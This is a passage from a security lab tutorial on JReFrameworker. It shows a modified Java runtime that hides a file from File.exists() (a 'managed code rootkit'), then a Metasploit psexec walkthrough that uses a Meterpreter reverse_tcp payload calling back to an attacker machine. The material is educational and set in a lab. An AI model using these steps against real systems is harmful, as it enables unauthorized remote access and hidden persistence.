You can run this profile by right clicking on the source of the test program and navigating to *Run As* > *JReFrameworker Java Application*.

Note: *Run As* > *Java Application* runs the program in the original unmodified runtime.




If you were successful, you should see that our test logic, which is using the modified runtime, now prints “Secret File Exists: false” even though clearly the file does exist (we successfully wrote data to it after all)!



Let's inspect the changes JReFrameworker made to the modified runtime. Open JD-GUI and drag the "rt.jar" file in the *HiddenFile* project's *runtime* directory into the JD-GUI window. In the navigation panel on the left, expand the *java* package and then expand the *io* package. Double click on the *File* class to view the decompiled output. Note that there is no *HiddenFile* class in this JAR since the *HiddenFile* class was only used to temporarily store the logic inserted into the runtime. Using the find feature (Ctrl-F) search for "jref_exists". This is the implementation of the original *exists* method, which has since been renamed with the prefix of "jref_".

Note: The "jref_" prefix is configurable via the JReFrameworker Eclipse preferences. In Eclipse navigate to (*Eclipse* or *Window* depending on your version of Eclipse) > *Preferences* > *JReFrameworker* to change the renamed method prefix.



Next search for “boolean exists()”. We should find the *exists* method we wrote earlier in the *HiddenFile* class. Note that the class to *super.exists()* was replaced with a class to *jref_exists().*

If you have spare time, repeat this lab with the Hello World example. You will need a working HelloWorld module before proceeding to the next lab.

Now that we know how to develop and test a managed code rootkit, let's practice a post-exploitation deployment of the rootkit on a victim machine.

Note: A web version of this lab is available at https://ireframeworker.com/payload-deployment.

Lab Setup

You will also need to setup a small test environment that includes the following.

- A victim machine (this tutorial uses a fresh install of Windows 7 SP1 x64 English edition in a virtual machine, but any OS capable of running Java will work).
- An attacker machine with Metasploit installed (this tutorial uses a Kali Linux virtual machine version 2016.2).
- An installation of JReFrameworker (the installation may be on the host machine)


For this tutorial we will be using VMWare virtual machines, but Virtualbox is a good free alternative to VMWare.

Our victim machine was created with an Administrator account named Victim and password *badpass*. Log into the machine. Since Java is not installed by default, we will


need to install the runtime environment. You can download the standard edition of Java directly from Oracle or by using the ninite.com installer.

After installing Java, we set out virtual machines to *Host only* mode with our victim at *192.168.115.129* and our attacker at *192.168.115.128*. Double check that you know the IP addresses of each machine and that each machine can ping the other. If Kali cannot ping the Windows virtual machine, you may need to disable or specifically allow connections through the Windows firewall.


Your configuration may differ, so make you know the IP addresses and each machine can ping the other.



In Windows open the command prompt and type “ipconfig” to show the victim IP address. Make sure that the victim can ping the attacker machine with the “ping” command followed by the attacker IP address.



In Kali type open the terminal and type “ifconfig” to show the attacker IP address. Make sure that the attacker can ping the victim machine with the “ping” command followed by the victim IP address.




The next part of this lab continues the lab setup by getting an active Metasploit Meterpreter session on the victim machine. If your lab setup is different and you have a working exploit already, skip to the Post Exploitation section of the lab.


First open the Metasploit console on the Kali attacker machine by typing "msfconsole".

Lab: Deploying MCRs with JReFrameworker


Part 1: Exploitation



Since we already know the credentials for the victim machine, we will be using Metasploit's psexec (pass the hash) module as a reliable way to gain access to the victim machine. Within the Metasploit framework console, load the psexec exploit module by typing "use exploit/windows/smb/psexec".



Type ”show options” to view the exploit configuration parameters.



Set the remote host to be the IP address of the victim machine by typing ”set RHOST 192.168.115.129”.

Set the username to authenticate as by typing ”set SMBUser Victim”. Note that you may need to replace *Victim* with the Windows username you used to configure your virtual machine with during setup.


Set the password to authenticate with by typing ”set SMBPass badpass”. Again you may need to replace *badpass* with the actual password you used during setup.

Finally let’s configure a reverse TCP Meterpreter payload that will execute Meterpreter on the victim machine and connect back to our attacker machine with the active session. Configure the payload by typing ”set PAYLOAD windows/meterpreter/reverse_tcp”.

Set the outbound Meterpreter connection address to be the local host (the IP address of the attacker machine) by typing ”set LHOST 192.168.115.128”.


Set the outbound Meterpreter connection port to be port 443 (https) by typing ”set

LPORT 443”.




Finally run the exploit by typing ”exploit”.


Note: If the exploit failed with error code ”STATUS_ACCESS_DENIED (Command=117 WordCount=0)” you may need to edit a registry setting on the Window’s victim. If you were successful you can skip the following registry edit steps.



